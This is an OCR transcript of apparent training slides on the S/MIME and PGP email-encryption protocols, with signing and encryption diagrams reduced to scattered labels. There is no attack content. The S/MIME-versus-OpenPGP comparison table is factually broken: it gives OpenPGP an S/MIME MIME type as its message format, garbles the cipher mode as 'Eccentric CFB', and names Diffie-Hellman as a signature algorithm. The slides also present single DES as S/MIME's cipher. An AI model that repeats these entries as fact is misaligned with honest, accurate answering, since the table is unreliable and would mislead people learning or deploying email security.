
S/MIME

1. S/MIME (Secure/Multipurpose Internet Mail Extensions) is an application layer protocol which is used to send **digitally signed** and **encrypted email messages**

2. It uses **RSA** for its digital signature and DES for message encryption


3. Administrators need to **enable** S/MIME-based security for the mailboxes in their organizations

How it Works?



Alice
Public
Bob
Message
Private Key Alice
Certificate Alice
OK?
Public Key Alice
① Signaing
Digital Signature
⑥ Signature Checking
② Encryption (DES)
Encrypted Message
⑤ Decryption (DES)
Message
Secret Key
③ Encryption (RSA)
④ Decryption (RSA)
Secret Key
Public Key Bob
OK?
Certificate Bob
Private Key Bob


Notes:



Pretty Good Privacy (PGP)

- PGP is an application layer protocol that provides **cryptographic privacy** and authentication for network communication
- It encrypts and decrypts email communication and authenticates messages with **digital signatures** and encrypts stored files

File Encryption
Random Key
File
Encryption
Encrypted File
User's Public Key
Encryption
Encrypted Key
Encrypted File with User's Public Key in Header
File Decryption
Encrypted File with User's Public Key in Header
Encrypted Key
User's Private Key
Decryption
Encrypted File
Decryption
File



Difference between PGP and S/MIME

Mandatory Features	S/MIME v3	OpenPGP
Message Format	Binary, Based on CMS	Application/Pkcs 7-mime
Certificate Format	Binary, Based on X.509v3	Binary, Based on previous PGP
Symmetric Encryption Algorithm	Triple DES (DES, EDE3, and CBC)	Triple DES (DES, EDE3, and Eccentric CFB)
Signature Algorithm	Diffie-Hellman (X9.42) with DSS or RSA	ElGamal with DSS
Hash Algorithm	SHA- 1	SHA- 1
MIME Encapsulation of Signed Data	Choice of Multipart/signed or CMS Format	Multipart/signed ASCII armor
MIME Encapsulation of Encrypted Data	Application/Pkcs 7-mime	Multipart/Encrypted

